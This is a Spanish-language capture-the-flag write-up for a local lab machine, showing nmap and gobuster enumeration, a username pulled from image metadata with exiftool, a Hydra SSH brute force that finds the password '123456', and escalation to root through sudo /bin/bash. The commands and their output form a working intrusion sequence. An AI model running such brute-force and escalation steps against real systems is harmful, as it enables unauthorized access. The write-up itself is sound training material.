

Como siempre para desplegar la máquina descomprimimos el archivo




```
┌──(balafenix㉿BalaFenix)-[~]
└─$ cd Downloads

┌──(balafenix㉿BalaFenix)-[~/Downloads]
└─$ ls
borazuwarahctf.zip

┌──(balafenix㉿BalaFenix)-[~/Downloads]
└─$ unzip borazuwarahctf.zip
Archive:  borazuwarahctf.zip
  inflating: auto_deploy.sh
  inflating: borazuwarahctf.tar
```

Y lo ejecutamos con bash




```
┌──(balafenix㉿BalaFenix)-[~/Downloads]
└─$ sudo bash auto_deploy.sh borazuwarahctf.tar

                            ##        .
                      ## ## ##       ==
                   ## ## ## ##      ===
               /""""""""""""""""\___/ ===
          ~~~ {~~ ~~~~ ~~~ ~~~~ ~~ ~ /  ===- ~~~
               \______ o          __/
                 \    \        __/
                  \____\______/


  ___  ____ ____ _  _ ____ ____ _    ____ ___  ____
  |  \ |  | |    |_/  |___ |__/ |    |__| |__] [__
  |__/ |__| |___ | \_ |___ |  \ |___ |  | |__] ___]



Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Comprobamos que hacemos ping




```
┌──(balafenix㉿BalaFenix)-[~]
└─$ ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.340 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.070 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.078 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.086 ms
```


Realizamos escaner de puertos abiertos y del sistema operativo que tiene la máquina



```
┌──(balafenix㉿BalaFenix)-[~]
└─$ nmap -p- -A 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-13 13:22 CEST
Nmap scan report for 172.17.0.2
Host is up (0.00018s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 3d:fd:d7:c8:17:97:f5:12:b1:f5:11:7d:af:88:06:fe (ECDSA)
|_  256 43:b3:ba:a9:32:c9:01:43:ee:62:d0:11:12:1d:5d:17 (ED25519)
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.59 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Introducimos IP en la URL del buscador y nos encontramos la siguiente imagen






Inspecciono el código pero no encuentro más que la imagen así que voy a probar con Gobuster a ver si encuentro algún archivo más indexado a la página.

No encuentro nada así que paso a buscar en los metadatos de la imagen.




```
┌──(balafenix㉿BalaFenix)-[~]
└─$ gobuster dir -u http://172.17.0.2/ -w /usr/share/dirb/wordlists/common.txt -x .php, .txt, .sh
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.                    (Status: 200) [Size: 50]
/.htaccess            (Status: 403) [Size: 275]
/.hta.php             (Status: 403) [Size: 275]
/.hta                 (Status: 403) [Size: 275]
/.hta.                (Status: 403) [Size: 275]
/.htpasswd            (Status: 403) [Size: 275]
/.htaccess.php        (Status: 403) [Size: 275]
/.htaccess.           (Status: 403) [Size: 275]
/.htpasswd.           (Status: 403) [Size: 275]
/.htpasswd.php        (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 50]
/server-status        (Status: 403) [Size: 275]
Progress: 13842 / 13845 (99.98%)
===============================================================
Finished
===============================================================
```

Para analizar los metadatos de la imagen utilizo la herramienta exiftool, lo que encuentro en ellos es que el usuario es borazuwarah.




```
┌──(balafenix㉿BalaFenix)-[~/Downloads]
└─$ exiftool imagen.jpeg
ExifTool Version Number         : 12.76
File Name                       : imagen.jpeg
Directory                       : .
File Size                       : 19 kB
File Modification Date/Time     : 2024:10:13 13:37:15+02:00
File Access Date/Time           : 2024:10:13 13:37:15+02:00
File Inode Change Date/Time     : 2024:10:13 13:37:15+02:00
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
XMP Toolkit                     : Image::ExifTool 12.76
Description                     : ---------- User: borazuwarah ----------
Title                           : ---------- Password:  ----------
Image Width                     : 455
Image Height                    : 455
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 455x455
Megapixels                      : 0.207
```

Compruebo si se trata de un usuario con conexión SSH




```
┌──(balafenix㉿BalaFenix)-[~]
└─$ ssh borazuwarah@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:O4p1roi1VxgJcCkT8eG0qxAP8LkcGMNNNg1H/7HISvg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
borazuwarah@172.17.0.2's password:
```

Me descargo un diccionario para poder trabajar con Hydra




```
┌──(balafenix㉿BalaFenix)-[~]
└─$ git clone https://github.com/hackingyseguridad/diccionarios.git
Cloning into 'diccionarios'...
remote: Enumerating objects: 584, done.
remote: Counting objects: 100% (143/143), done.
remote: Compressing objects: 100% (101/101), done.
remote: Total 584 (delta 102), reused 42 (delta 42), pack-reused 441 (from 1)
Receiving objects: 100% (584/584), 3.88 MiB | 1.84 MiB/s, done.
Resolving deltas: 100% (351/351), done.
```

Descubro la password del usuario con Hydra




```
┌──(balafenix㉿BalaFenix)-[~/diccionarios]
└─$ hydra -l borazuwarah -P diccionario.txt -f ssh://172.17.0.2 -t 8
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-
[DATA] max 8 tasks per 1 server, overall 8 tasks, 525958 login tries (l
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: borazuwarah   password: 123456
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-
```

Inicio conexión SSH




```
┌──(balafenix㉿BalaFenix)-[~]
└─$ ssh borazuwarah@172.17.0.2
borazuwarah@172.17.0.2's password:
Linux 23d7e617986e 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Oct 13 11:52:09 2024 from 172.17.0.1
borazuwarah@23d7e617986e:~$
```

Meto comando ls -l para ver a qué archivos tengo acceso, al no tener a ninguno meto el comando sudo -l para ver quien tiene permisos de superusuario



```
borazuwarah@23d7e617986e:~$ ls -l
total 0
borazuwarah@23d7e617986e:~$ sudo -l
Matching Defaults entries for borazuwarah on 23d7e617986e:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User borazuwarah may run the following commands on 23d7e617986e:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /bin/bash
borazuwarah@23d7e617986e:~$ 
```

Introduzco sudo /bin/bash para abrir una nueva Shell de bash con privilegios sudo



```
borazuwarah@23d7e617986e:~$ sudo /bin/bash
root@23d7e617986e:/home/borazuwarah# whoami
root
root@23d7e617986e:/home/borazuwarah#
```

¡Ya somos root!